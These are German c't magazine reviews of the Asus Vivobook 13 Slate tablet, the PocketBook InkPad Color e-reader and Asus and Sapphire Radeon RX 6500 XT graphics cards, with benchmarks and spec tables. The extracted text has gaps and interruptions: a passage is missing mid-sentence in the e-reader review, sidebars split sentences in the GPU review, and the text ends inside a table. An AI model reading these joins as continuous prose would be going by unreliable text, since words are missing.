Das geräuschlose Windows-Tablet Vivobook 13 Slate kostet ab 650 Euro und hat einen farb-starken OLED-Touchscreen. Tastatur und Hülle liegen erfreulicherweise bei. Leider offenbart unser Test auch ein paar Schwächen.

Von Florian Müssig

Bei Windows-Tablets hat sich das Angebot in den vergangenen Jahren aufgespalten: Es gibt entweder besonders günstige Modelle mit magerer Ausstattung oder zu Preisen (weit) oberhalb von 1000 Euro wie für das Microsoft Surface Pro [1] und seine zahlreichen Nachahmer. Asus wagt sich nun mit dem Vivobook 13 Slate in die vernachlässigte Mittelklasse zu Preisen ab 650 Euro. Dabei sticht vor allem die ungewöhnliche Hardware-Kombination aus schwächerem Prozessor und OLED-Bildschirm heraus.

Der Pentium Silver N6000 ist eine Low-End-CPU von Intel mit vier Effizienz-

kernen und integrierter Grafikeinheit, die für alles außer Spiele mit detailreichen 3D-Welten ausreicht. Im Vivobook 13 Slate wird der Chip passiv gekühlt, wodurch das Tablet durchgängig lautlos arbeitet – das ist beim N6000 keine Selbstverständlichkeit [2]. Wie bei allen passiv gekühlten Geräten geht die Performance zurück, wenn über längere Zeit Rechenlast anliegt und sich das Gehäuse aufheizt. Zu „längerer Rechenlast“ zählen dabei nicht nur aufwendige Benchmarks oder der Batch-Export aller Fotos einer Urlaubsreise, sondern auch Banalitäten wie Windows-Updates oder die Ersteinrichtung des Tablets. Deshalb fällt der erste Eindruck, den man vom Probanden hat, mitunter schlechter aus, als er später im Alltag tatsächlich ist.

Der Bildschirm gehört dank OLED-Bauweise wiederum zu den besten, die man in mobilen Windows-Geräten vorfindet. Das Panel zeigt satte Farben im DCI-P3-Farbraum, ist bauartbedingt HDR-tauglich, liefert eine alltagstaugliche Helligkeit und lässt sich wahlweise mit Fingern oder einem optionalen Stift bedienen.

Allerdings schmälert das schmale Seitenverhältnis von 16:9 die Freude am Gerät. Hochkant gehalten gibt es zu wenig Seitenbreite – weshalb die meisten Tablets andere Bildschirmformate wie 16:10, 3:2 oder 4:3 haben. Beim Arbeiten oder Websurfen im Querformat muss man wiederum viel Scrollen – darum liegen Panels mit mehr Bildhöhe seit etwa zwei Jahren auch bei Notebooks im Trend. Das vorinstallierte Windows 11 ist ein weiterer 16:9-Sargnagel, denn anders als früher kann man die Taskleiste nicht mehr an die linke oder rechte Seite verlagern, um dadurch die nutzbare Bildhöhe zu maximieren.

Um ein Einbrennen des OLED-Panels zu verhindern, hat Asus mehrere Abhilfen eingebaut. Pixel-Shift verschiebt das angezeigte Bild unmerklich; ein Bildschirm-schoner mit größtenteils schwarzen Motiven verhindert übermäßiges Altern einzelner Subpixel. Beides lässt sich im vorinstallierten Hilfsprogramm MyAsus optional abschalten. Den Helligkeitssensor zum automatischen Nachführen der Bildschirmhelligkeit erreicht man regulär über die Windows-Einstellungen.

Komfort

Apropos Helligkeitssensor: Solche findet man bei Notebooks üblicherweise erst in hochpreisigen Edelgeräten. Vermisst haben wir beim Vivobook 13 Slate hingegen eine beleuchtete Tastatur, wie sie bei

Notebooks ab der Mittelklasse eigentlich selbstverständlich ist. Die Beschriftung des beiliegenden und wie üblich magnetisch andockenden Tastatur-Covers kann man in dunklen Umgebungen deshalb kaum entziffern.

Ungewöhnlich: Die Tastatur lässt sich nicht wie bei vielen Konkurrenten leicht keilförmig am Tablet befestigen, sondern liegt grundsätzlich plan auf dem Schreibtisch auf. Das Tippgefühl gefällt, die einzelne Enter-Taste und der ebensolche Cursor-Block weniger.

Der Fingerabdruckleser im Einschalter unterstützt biometrisches Einloggen mittels Windows Hello. Die Webcam kann das nicht, liefert als Selfie-Kamera aber bessere Bewegtbilder als die Kameras vieler Notebooks. An der Tabletrückseite findet man eine zweite Linse.

Der stufenlos verstellbare Ständer ist nicht Teil des Tablet-Gehäuses, sondern eine separat mitgelieferte Komponente, die magnetisch an der Rückseite haftet. Das verhilft dem Tablet alleine zu einem niedrigen Gewicht von unter 800 Gramm im Datenblatt, doch wer das Gerät mit Ständer und Tastatur-Cover mitnimmt, um es als Notebook nutzen zu können, schleppt mit 1,4 Kilogramm fast das Doppelte herum.

Die getestete 750-Euro-Ausstattungsvariante entspricht dem Topmodell, obwohl 8 GByte aufgelöteter LPDDR4X-Arbeitsspeicher und eine 256-GByte-SSD kaum mehr als das nötige Minimum darstellen. Bei Redaktionsschluss war sie zwar im Asus-Webshop gelistet, aber nicht verfügbar. Günstigere Modelle ab 650 Euro kommen mit unzeitgemäß knappen 4 GByte RAM und mageren 128 GByte Speicherplatz daher. Dort ist der Massenspeicher dann als vergleichsweise langsamer eMMC-Speicher realisiert; bei Ausstattungsvarianten mit 8 GByte Arbeits-

speicher sind hingegen immer PCIe-SSDs (ebenfalls ab 128 GByte) vorgesehen. Tastatur, Kickstand und Transporthülle liegen allen Konfigurationen bei.

Wer mehr Speicherplatz dabei haben möchte, kann eine microSD-Karte permanent im Speicherkartenleser parken – leider liefert der nicht mehr als USB-2.0-Geschwindigkeit. Beide USB-C-Buchsen sind dockingtauglich.

Fazit

Asus hat eine interessante Kombination aus Low-End-Prozessor und High-End-Bildschirm geschnürt. Die Rechenleistung

genügt für typische Büroarbeiten. Wer sich am schmalen 16:9-Display nicht stört, bekommt ein farbstarkes Mobilgerät, das zwar keine Rakete ist, aber durchgängig lautlos agiert. Der Preis liegt in der Region von iPad Mini oder Surface Go, doch anders als dort gehören Tastatur und Hülle hier zum Lieferumfang. (mue@ct.de) **ct**

Literatur


- [1] Florian Müssig, Eckig-Erneuerung, Microsoft-Tablet Surface Pro 8 mit 120-Hertz-Panel und Windows 11, c't 26/2021, S. 82
- [2] Florian Müssig, Atomarer Silberling, 17-Zoll-Notebook Acer Aspire 3 (A317-33) mit Pentium Silver N6000, c't 13/2021, S. 78

Asus Vivobook 13 Slate: Daten und Testergebnisse

getestete Konfiguration	T3300KA-LQ032W
Lieferumfang	Windows 11 Home 64 Bit, Netzteil, Tastatur, Ständer, Hülle
Schnittstellen (V = vorne, H = hinten, L = links, R = rechts, U = unten)	
VGA / DVI / HDMI / DisplayPort / Kamera (Hello)	– / – / – / – / ✓ (–)
USB 2.0 / USB 3.0 / USB 3.1 / LAN	– / 2 × L (2 × Typ C) / – / –
Kartenleser / Strom / Docking-Anschluss	L (MicroSD) / – / –
USB-C: Thunderbolt / USB 3.0 / USB 3.1 / DisplayPort / Laden	– / ✓ / – / ✓ / ✓
Ausstattung	
Display	Samsung ATNA33XC21-0: 13,3 Zoll / 33,7 cm, 1920 × 1080, 16:9, 166 dpi, 60 Hz, 1 ... 336 cd/m², spiegelnd
Prozessor	Intel Pentium Silver N6000 (4 Kerne), 1,1 GHz (Turbo bis 3,3 GHz), 1,5 MByte L2-, 4 MByte L3-Cache
Hauptspeicher	8 GByte LPDDR4X-4267
Grafikchip (Speicher) / mit Hybridgrafik	int.: Intel UHD (vom Hauptspeicher) / –
Sound	int.: Realtek ALC274
LAN / WLAN	– / CNVi: Intel AX201 (Wi-Fi 6, 2 Streams)
Mobilfunk / Bluetooth (Stack)	– / USB: Intel (Microsoft)
Touchpad (Gesten) / TPM / Fingerabdruckleser	USB: HID (max. 4 Finger) / TPM 2.0 / USB: Elan
Massenspeicher / optisches Laufwerk	SSD: WDC SN530 (256 GByte) / –
Stromversorgung, Maße, Gewicht	
Akku (Ladestopp < 100% einstellbar)	49 Wh Lithium-Ionen (✓)
Netzteil	65 W, 221 g, 6,3 cm × 6,3 cm × 2,8 cm, Steckernetzteil
Gewicht / Größe / Dicke mit Füßen	1,4 kg / 31 cm × 20 cm / 1,8 cm
Tastaturhöhe / Tastenraster	0,5 cm / 19 mm × 18,5 mm
Leistungsaufnahme	
Suspend / ausgeschaltet	0,7 W / 0,7 W
ohne Last: Display aus / 100 cd/m² / max	3,3 W / 4,7 W / 5,4 W
CPU-Last / Video / 3D-Spiele (max. Helligkeit)	17 W / 12,6 W / 16 W
max. Leistungsaufnahme / Netzteil-Powerfactor	67 W / 0,59
Laufzeit, Geräusch, Benchmarks	
Laufzeit Idle (100 cd/m²) / Video (200 cd/m²) / 3D (max)	14,7 h / 6,9 h / 5,2 h
Ladestand / Laufzeit nach 1h Laden	91 % / 13,3 h
Geräusch ohne / mit Rechenlast	lautlos
Massenspeicher lesen / schreiben	1288 / 917 MByte/s
IOPS (4K) lesen / schreiben	66304 / 68096
Leserate SD-Karte	30 MByte/s
WLAN 5 GHz / 2,4 GHz (20m) / MU-MIMO-fähig	253 / 126 Mbit/s / ✓
Qualität Audioausgang / Dynamikumfang	⊕ / 98,3 dBA
Cinebench R23 Rendering (1 / n CPU)	561 / 2060
3DMark: Wild Life / Night Raid / Fire Strike / Time Spy	3184 / 4470 / 1245 / 437
Preis und Garantie	
Straßenpreis Testkonfiguration	750 €
Garantie	2 Jahre
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe	



Beim Vivobook 13 Slate liegt die Tastatur immer plan auf. Sie dockt wie der mitgelieferte Ständer magnetisch am Tablet an.



Ein Kessel Bunt

Der E-Book-Reader PocketBook InkPad Color im Test

Normale E-Book-Reader machen aus Comics, Kinderbüchern und Fachbüchern langweilige graue Seiten. Der PocketBook InkPad Color hat dagegen ein Farb-E-Ink-Display. Ob die anderen Hersteller deswegen grün vor Neid werden, klärt unser Test.

Von Michael Link und Stefan Porteck

Der E-Book-Reader PocketBook InkPad Color fällt in seiner Gattung auf wie ein bunter Hund. Anstatt wie fast alle seine Artgenossen Texte mit einem Schwarz-Weiß-Display anzuzeigen, hat der PocketBook InkPad Color ein Farbdisplay.

Tatsächlich ist das Gerät aus dem Stall des Schweizer Herstellers nicht deren erstes mit Farb-Ambitionen. Schon 2013 konnte das PocketBook Color Lux Bunt

es machen sich der Platzgewinn bemerkbar.

Wer hats erfunden?

PocketBook ist nicht die erste Firma, die ein farbiges Display dieser Größe für einen E-Book-Reader verwendet – sowas steckte schon im BigMe S3 Color, das allerdings nur in China eine Rolle spielte. Doch wie geht Farbe auf einem E-Paper-Display? Auffällig ist, dass PocketBook für das „new Kaleido-Display“ des Herstellers E Ink zwei verschiedene Auflösungen angibt. Für schwarz-weiße Inhalte sind es 1404 × 1872 Bildpunkte, was rechnerisch marktübliche 300 dpi ergibt. Farbiges zeigt das Display aber nur mit 100 dpi, also mit 468 × 624 Punkten.

Das hat seinen Grund: Während gewöhnliche E-Paper-Displays in Schwarz-Weiß ihre Buchstaben mithilfe schwarzer und weißer Mikroapseln erzeugen, die durch eine kurzzeitig angelegte Spannung in einem zähflüssigen Polymer so bewegt werden, dass sie sichtbar werden, wird die Farbe ganz anders erzeugt.

Beim Kolorieren hilft ein farbfiltrendes halbdurchsichtiges Array, das über dem herkömmlichen Schwarz-Weiß-Display angeordnet ist. Das Schwarz-Weiß-Display zeigt monochrome Inhalte wie gewohnt, es steuert aber bei farbigen Inhalten die Helligkeit in 16 Stufen. Das macht man sich für die Farbfilterung zunutze.

Das Farbfilter ist eine Pentile-RGB-Matrix: Ein Bildpunkt setzt sich jeweils aus drei Subpixeln in Rot, Grün und Blau zusammen, die anders als in herkömmlichen Displays diagonal angeordnet sind. Sie grenzen nicht direkt aneinander, sondern haben untereinander jeweils ein wenig Platz. Soll ein Pixel – ob aus Scham oder gewollt – erröten, dann werden die unter den blauen und grünen Subpixeln liegenden Schwarz-Weiß-Pixel des E-Ink-Displays dunkel geschaltet, sodass von diesen Subpixeln kein Licht mehr reflektiert wird. Das hat zur Folge, dass nur noch das reflektierte Licht vom roten Subpixel zu sehen ist. Weil für jeden Farbpunkt drei monochrome Pixel zuständig sind, ergibt sich die auf ein Drittel verminderte Auflösung im Farbmodus. Die Subpixelgruppen sind zudem mit etwas Abstand zueinander angeordnet, weshalb Farbflächen immer ein wenig inhomogen wirken, allerdings sehr viel weniger als bei der Vorgängergeneration. Verglichen mit einem herkömmlichen E-Book-Display erscheinen farbige Inhalte natürlich gut, doch bei

unseren Messungen im Labor ermittelten wir eine eher schlechte Abdeckung des Farbraumes. Der des InkPad Color umfasst laut Hersteller 4096 Farben.

Zum Vergleich: Der Mensch kann rund 200 Farben unterscheiden; hinzu kommen die Mischungen dieser Farben und verschiedene Helligkeiten, sodass der Mensch insgesamt rund 10 Millionen Abstufungen erkennen kann. Übliche Monitore decken sie – wenn auch nicht in allen Farbbereichen gleichermaßen – in Echtfarbenbildern recht gut ab: Dabei ergeben sich mit jeweils 256 Abstufungen von Rot, Grün und Blau 16 Millionen Farben, wobei Menschen mehr Grüntöne und weniger Blautöne wahrnehmen als Echtfarbenbilder zeigen.

Schon diese trockenen Daten verdeutlichen, dass man von 4096 Farben eines E-Papers nicht allzu viel erwarten darf. Hinzu kommt, dass die Sättigung der farbigen E-Paper-Displays nicht an den sRGB- oder gar den Adobe-RGB-Farbraum heranreicht, den selbstleuchtende LC- und OLED-Displays abdecken. Fotos werden auf einem E-Paper stets blass wirken, etwa wie zu lange in der Sonne gelegene Polaroids. Sollen die Farben nur illustrieren, etwa in Comics oder in Grafiken, fällt unserer Meinung nach eine weniger natürliche Farbwiedergabe nicht so stark ins Gewicht. Für die Unterscheidung verschiedener Schriftfarben – etwa in Textkästen oder Hervorhebungen – reicht die Farbdarstellung ebenfalls völlig aus. Schlechter sieht es für manche Infografik aus.

Anders als OLEDs und LCDs benötigen E-Paper-Displays keine Hintergrundbeleuchtung. Sie lassen sich unter normalem Umgebungslicht genauso ablesen wie gedrucktes Papier. Fürs Lesen in der Dämmerung und zur optischen Aufhellung der E-Paper-Anzeige integrieren alle modernen Reader eine LED-Beleuchtung. Beim PocketBook ist ihre maximale Helligkeit

mit 85 Candela pro Quadratmeter nicht be-
rauschend, anders als Smartphonedisplays ist das E-Paper-Display aber im hellen Sonnenlicht gut ablesbar, da die Beleuchtung nur den natürlichen Lichteinfall aufs Display ergänzt. Die minimal einstellbare Helligkeit von 2,2 cd/m² geht zum blendfreien Lesen in dunklen Räumen ebenfalls in Ordnung. Eine Blaulichtreduktion zum augenschonenden Lesen in den Abendstunden hat der Reader jedoch nicht.

Die Pflicht

Wie liest es sich denn nun mit dem InkPad Color? Das Gerät liegt trotz seines überdurchschnittlich großen Displays gut in der Hand. Das 225 Gramm schwere DIN-A5-Heft-große Gehäuse ist gut ausbalanciert. Obwohl der im gleich großen Gehäuse steckende Akku des monochromen PocketBook InkPad 3 eine Kapazität von 1900 mAh hat, residiert im InkPad Color ein Akku mit 2900 mAh, der für etwa einen Monat Laufzeit reicht.

Bedient wird das InkPad über die unten angebrachten Tasten. Es gibt vier davon, deren Aufgaben aber nicht intuitiv zu bestimmen sind. Mit den mittleren beiden blättert man um; alternativ benutzt man Touch-Wischgesten, die etwas anders funktionieren als bei anderen Readern, etwa weil man zum Vor- und Zurückblättern unterschiedliche Bereiche berühren muss. Die anderen Tasten springen zum Haupt- oder zum Kontextmenü.

Die mit 1 Gigahertz getaktete Dual-Core-CPU bietet eine ausreichende Motorisierung für das Lesevehikel. Die Software läuft auf einem Linux-Kern und gerät lediglich da ins Stocken, wo andere Reader auch Gedenkskunden einlegen, beispielsweise beim Vergrößern von PDFs. Umblättern und die Navigation durch die eigene Büchersammlung gelangen stets flott.

Der Speicher ist mit 16 GByte üppig. Er ist durch eine MicroSD-Karte sogar noch erweiterbar. Das kommt vorrangig zum Tragen, wenn man den Reader mit Hörbüchern sowie farbig gestalteten E-Books füllt, die mehr Speicherplatz benötigen als monochrome. Bücher lassen sich mittels WLAN oder im USB-Massenspeichermodus auslagern – entweder in die PocketBook-Cloud des Anbieters, die auch Lesestände synchronisiert, oder in die Dropbox des Benutzers. Als Buchquellen gibt es den PocketBook-Shop sowie etliche an deren Lieferanten angeschlossene lokale Buchläden, sodass man alles be-

kommt, was man auch im Buchladen erwarten würde. Russischsprachige Bücher gibt es sogar mehr als in der Kindle- beziehungsweise Tolino-Welt.

Die Beigaben in Form zusätzlicher Software auf dem Reader erinnern ein wenig an die Zeit, in der Navigationsgeräte mit allerlei Gimmicks zur eierlegenden Wollmilchsau gepimpt wurden: So finden sich etwa ein Webbrowser, Taschenrechner sowie ein Sudoku-Spiel auf dem Gerät.

Fazit

Das PocketBook InkPad Color ist ein gut ausgestatteter Reader mit Farbamitionen. Man sollte aber nicht die Pracht eines Smartphones oder Tablets erwarten, denn die Farben wirken eher blass. Wer Wert auf dosierte farbige Hervorhebungen etwa in Sachbüchern legt, wird mit dem Farbe-Paper im PocketBook InkPad Color aber gut bedient.

(mil@ct.de) **ct**

PocketBook InkPad Color

E-Book-Reader	
Hersteller, URL	PocketBook, pocketbook.de
Abmessungen / Gewicht	19,5 cm × 13,7 cm × 0,8 cm / 225 g
Speicherplatz / erweiterbar	16 GByte / ✓ (max. 32 GByte)
Display / Größe	E-Ink Kaleido Plus / 7,8 Zoll (19,8 cm)
Auflösung / Helligkeit	300 dpi (SW), 100 dpi (Farbe) / 2,2 – 84 cd/m ²
Farbtemperatur anpassbar / automatische Farbtemperatur / automatische Helligkeit	– / – / ✓
Schnittstellen	Wi-Fi 4, Bluetooth, Micro-USB
wasserfest	–
Bedienung	Touch, Tasten
Funktionsumfang	
Formate	ACSM, CBR, CBZ, CHM, DJVU, DOC, DOCX, EPUB, EPUB(DRM), FB2, FB2.ZIP, HTM, HTML, MOBI, PDF, PDF(DRM), PRC, RTF, TXT, M4A, M4B, OGG, OGG.ZIP, MP3, MP3.ZIP
DRM	Adobe DRM
Ausleihe / Flatrate	✓ / –
Suche / Markieren / Notizen / Wörterbücher	✓ / ✓ / ✓ / ✓
Displayrotation	✓
Cloudspeicher / externe Clouds	✓ / ✓ (Dropbox)
Hörbücher	✓
Vorlesefunktion	✓
Browser / Apps	✓ / ✓
Gerätesperre / Gastzugang / ohne Account nutzbar	– / – / ✓
Bewertung und Preis	
Display	○
Darstellung	○
Ausstattung	⊕⊕
Bedienung	○
Preis	300 €
⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden	



Farbige Stellen wirken aufgrund der Filterung stets etwas weniger homogen als schwarze Anteile.



Sparkartenduell

Einsteiger-Grafikkarte Radeon RX 6500 XT

AMDs Radeon RX 6500 XT bringt moderne Technik für Spieler mit und ist für weniger als 250 Euro zu bekommen. Ob das angesichts der aktuellen Mondpreise für Grafikkarten ein Schnäppchen ist, müssen zwei Modelle von Asus und Sapphire im Test beweisen.

Von Carsten Spille

Angesichts völlig überzogener Preise möchte man derzeit am liebsten eigentlich gar keine Grafikkarte kaufen. Wer aber unbedingt jetzt kaufen will, muss in den sauren Apfel beißen und tief in die Tasche greifen. Das gilt speziell für Spielergrafikkarten, die mehr als nur ein hoch aufgelöstes Bild ausgeben und Videos abspie-

len sollen – denn dafür sind in den Prozessor integrierte GPUs schnell genug [1]. Selbst Grafikkarten der Mittelklasse, traditionell zwischen 150 und 300 Euro angesiedelt, kosten inzwischen 400 bis 600 Euro.

In das Vakuum unter 400 Euro will AMD mit der Radeon RX 6500 XT stoßen, die aktuell ab etwa 245 Euro zu haben ist. Unsere beiden Testmodelle, die TUF Gaming RX 6500 XT von Asus und die Pulse RX 6500 XT von Sapphire kosten 370 respektive 265 Euro.

Die Radeon RX 6500 XT ist eine reinrassige Einsteigerkarte, die vor dem allgemeinen Preissprung vielleicht für 140 Euro über die Ladentheken gewandert wäre. Sie hat nur zwei Display-Anschlüsse – bei unseren Testmustern je eine HDMI- und eine DisplayPort-Buchse – die jeweils einen hochauflösenden Ultra-HD-Bildschirm mit 144 Hertz ansteuern können. Ihre 4 GByte Grafikspeicher sind am untersten Ende dessen, was man sich selbst im Einsteigersegment noch neu kaufen sollte: Einige

Spiele belegen schon in Full-HD-Auflösung und hoher Detailstufe mehr, sodass die Karten häufiger auf Daten aus dem langsameren Hauptspeicher zurückgreifen müssen, was die Bildrate verringert.

Auch beim integrierten Videoprozessor Video Core Next (VCN) hat AMD den Rotstift angesetzt. Bei gängigen älteren Codecs wie H.264, H.265/HEVC und VP9 kann die RX 6500 XT den Prozessor entlasten, Schaltkreise für den modernen AV1-Codec, der von einigen Streamingdiensten bereits eingesetzt wird, fehlen aber. Den Video-Encoder hat AMD sich komplett gespart; die im Treiber integrierte Aufnahmefunktion Radeon ReLive steht daher nicht zur Verfügung. Auch eine schnelle Schnitt-Preview eines bearbeiteten Videos muss daher über den viel langsameren Prozessor laufen.

Technik

Herzstück der Radeon RX 6500 XT ist der AMD-Grafikchip Navi24. Er ist 107 mm² winzig, hat 5,4 Milliarden Schaltungen und

wird vom taiwanischen Auftragsfertiger TSMC in 6-Nanometer-Technik hergestellt. Da AMD den Karten 107 Watt gönnt, taktet die GPU in Spielen mit enormen 2850 MHz und ihre Rechen- und Texturleistung liegt in etwa auf dem Niveau der sechs Jahre alten Mittelklassekarte Radeon RX 480.

Auf dem Datenblatt des Grafikchips stehen fast alle Funktionen der teureren RX-6000-Chips wie etwa die Unterstützung für DirectX12 Ultimate. Dazu gehören auch Techniken, die wie Variable Rate Shading, Sampler-Feedback und Mesh-Shader effizienter arbeiten und so die Bildrate steigern können. Aber auch hardwarebeschleunigte Raytracing-Effekte sind mit an Bord, die jedoch sehr viel Performance für die hübscher beleuchteten Pixel fressen, sodass Raytracing in der Praxis auf der RX 6500 XT kaum nutzbar ist. Selbst im älteren Action-Adventure Shadow of the Tomb Raider sinkt die Bildrate in Full HD deutlich unter 30 Bilder pro Sekunde (fps) – die Grenze für halbwegs flüssiges Gameplay.

Der Grafikspeicher ist mit nur 64 parallelen Datenleitungen an den Navi24-Chip angebunden, sodass trotz hoher Datenrate der Speicherchips nur 144 GByte/s zur Verfügung stehen – die oben erwähnte RX 480 schaufelte noch 256 GByte/s zu ihren 8 GByte. Abfedern soll das schmale Speicherinterface der sogenannte Infinity Cache. Er wurde auf der Radeon RX 6800/6900 eingeführt und so genannt, weil er mit 128 MByte dort weitaus geräumiger war als die Caches anderer Grafikchips. Beim Navi24 ist er allerdings auf 16 MByte geschrumpft, muss in Full HD aber trotzdem dieselben Bilddaten vorhalten wie auf schnelleren GPUs, sodass viele Zugriffe vom langsamen Grafikspeicher bedient werden müssen.

PCI-E...ngpass

Einen besonderen Flaschenhals hat AMD noch zusätzlich eingebaut. Aus Strom- und Platzspargründen, also um den Chip kleiner und sparsamer zu bekommen, sind nur vier der möglichen sechzehn PCI-Express-Leitungen vorhanden. Auf modernen Systemen mit PCI-Express 4.0 reicht die Transferrate in dieser Leistungsklasse gerade so aus. Allerdings sind solche Systeme bei AMD erst seit Sommer 2019, bei Intel gar erst seit Frühjahr 2021 üblich – Aufrüster haben in der Regel ein älteres System mit PCIe-3.0.

In unseren Vergleichsmessungen fiel die durchschnittliche Bildrate damit im



Asus TUF Gaming Radeon RX 6500 XT OC

Die TUF Gaming ist eine mächtige Karte mit einem opulenten Kühler, der den winzigen Grafikchips zuverlässig und bei geringer Geräuscentwicklung kühlt. Die beiden Display-Ausgänge dürften für die Mehrzahl der Anwender ausreichen, wer mehr als zwei Monitore nutzen möchte, muss eine Klasse höher shoppen. Schade, dass die Karte speziell im Leerlauf und unter Teillast stromdurstiger als das Vergleichsmodell ist. Auch der deutlich erhöhte Preis im Vergleich zu den Sparmodellen ist ein Minuspunkt.

Asus nutzt die Möglichkeiten des Dual-BIOS' sinnvoll und implementiert einen Quiet- und einen Performance-Modus. Ersterer ist zugleich auch die erste Wahl: Die Taktraten sind identisch und die Leistung sinkt nicht messbar, wohl aber der Geräuschpegel.

- ↑ mit Quiet-BIOS sehr leise
 - ↑ moderne 3D-Technik
 - ↓ viel zu teuer
- Preis: 370 Euro

Action-Spiel Assassin's Creed Valhalla um rund ein Viertel von 40 auf rucklige 29 fps, in den forderndsten Szenen (Perzentil P99) gar von 29 auf 12 fps. Auch im weniger anspruchsvollen Shadow of the Tomb Raider waren es statt 65 nur noch 56 Bilder pro Sekunde.

Diese Einschränkung mindert den möglichen Leistungssprung für Aufrüster mit älteren Systemen weiter.

Performance

Für Spieler mit hohen Bildqualitätsansprüchen ist die Radeon RX 6500 XT nur bedingt geeignet. Ihre Gaming-Leistung liegt in etwa auf dem Niveau der fünf Jahre alten Radeon RX 580 und der Radeon RX



Sapphire Pulse Radeon RX 6500 XT

Die Pulse-Karten von Sapphire sind auf das Notwendige abgespeckt. Damit ist das Testmodell eine der günstigsten Radeon RX 6500 XT. Extras wie ein Dual-BIOS oder eine effektiv bunte LED-Beleuchtung sucht man allerdings vergebens. Mit HDMI- und DisplayPort-Buchse sind die meisten Nutzer in dieser Geräteklasse ausreichend bedient, wer mehr als zwei Monitore ansteuern will, muss tiefer in die Tasche greifen.

Auch wenn das Kühlsystem nicht ganz so leise ist wie bei der Vergleichskarte, werden die Pulse-Lüfter nicht aufdringlich. In 2D und im Teillastbereich ist die Sapphire-Karte sparsamer unterwegs als die Konkurrenz.

- ↑ sehr sparsam unter Teillast
 - ↑ moderne 3D-Technik
 - ↓ zu teuer
- Preis: 265 Euro

5500 XT von 2020 – die jedoch beide 8 GByte Grafikspeicher haben – sowie der GeForce GTX 1650 Super. Großartige Reserven für höhere Auflösungen wie etwa 2560 × 1440 Pixel sind nur bei grafisch anspruchsloseren Titeln vorhanden.

Aufrüster, die zuvor mit integrierter Grafik oder einer älteren Einstiegskarte aus dem 100-Euro-Segment vorliebnehmen mussten, werden dennoch zufrieden sein. In populären, aber optisch einfachen Spielen wie DOTA2, League of Legends oder Rocket League steigt die Bildrate deutlich. Wer mag, kann auch AMDs FSR-Upscaler verwenden, den immer mehr neuere Spiele anbieten. FSR senkt die Rendereauflösung zugunsten höherer Bildraten

und versucht mit Compute-Shader-Filtern, den Bildqualitätsverlust auszugleichen.

Immerhin leise und sparsam

Die Navi24-GPU sollte eigentlich ein Notebook-Chip sein, der an der Seite von AMDs Kombiprozessoren zum Einsatz kommt. Das merkt man nicht nur an ihrem starken Beschnitt, sondern auch an der vergleichsweise geringen Leistungsaufnahme von gerade einmal 108 gemessenen Watt, den wir trotz des hohen Takts für beide Probanden unter 3D-Volllast gemessen haben. Im 2D-Betrieb braucht die Sapphire-Karte gerade einmal 3,7 Watt, das größere Asus-Modell 6,3 Watt. Ein 4K-Display treibt diese Werte auf 9 respektive 12 Watt, mit einem zweiten Bildschirm sind es schon 12 Watt bei Sapphire und 16 Watt bei der Asus-Karte.

Die Kühlsysteme haben wenig Mühe, der geringen Abwärme Herr zu werden. Im Leerlauf halten sie brav die Lüfter an, sodass sie keine Geräusche erzeugen. Unter Vollast drehen beide auf und erreichen bis zu 0,7 sone, was immer noch sehr leise ist. Das Asus-Modell hat zudem noch die Option, mittels des rückseitig angebrachten BIOS-Schalters auf ein leiseres Lüfterprofil zu wechseln („Quiet BIOS“); damit erzeugen die Lüfter auch unter Last nur noch 0,2 sone und sind aus dem geschlossenen Gehäuse heraus beinahe unhörbar.

Fazit

Die Radeon RX 6500 XT hat es nicht leicht. Dabei sind einzelne Punkte wie zu geringe Leistung mit Raytracing, die abgespeckte Video-Engine, der kleine Grafikspeicher und die schmalen Datenleitungen nicht das Problem. Auch der teils den Marktverhältnissen geschuldete zu hohe Preis allein ist kein Abschreckungsgrund.

Spielergrafikkarten mit AMD Radeon RX 6500 XT

Modell	TUF Gaming Radeon RX 6500 XT OC	Pulse Radeon RX 6500 XT
Hersteller, URL	Asus, asus.com/de	Sapphire, sapphiretech.com/de-de
Modellnummer	90YVOHA0-MONA00	11314-01-20G
BIOS UEFI-tauglich	✓	✓
Shader / TMU / ROP	1024 / 64 / 32	1024 / 64 / 32
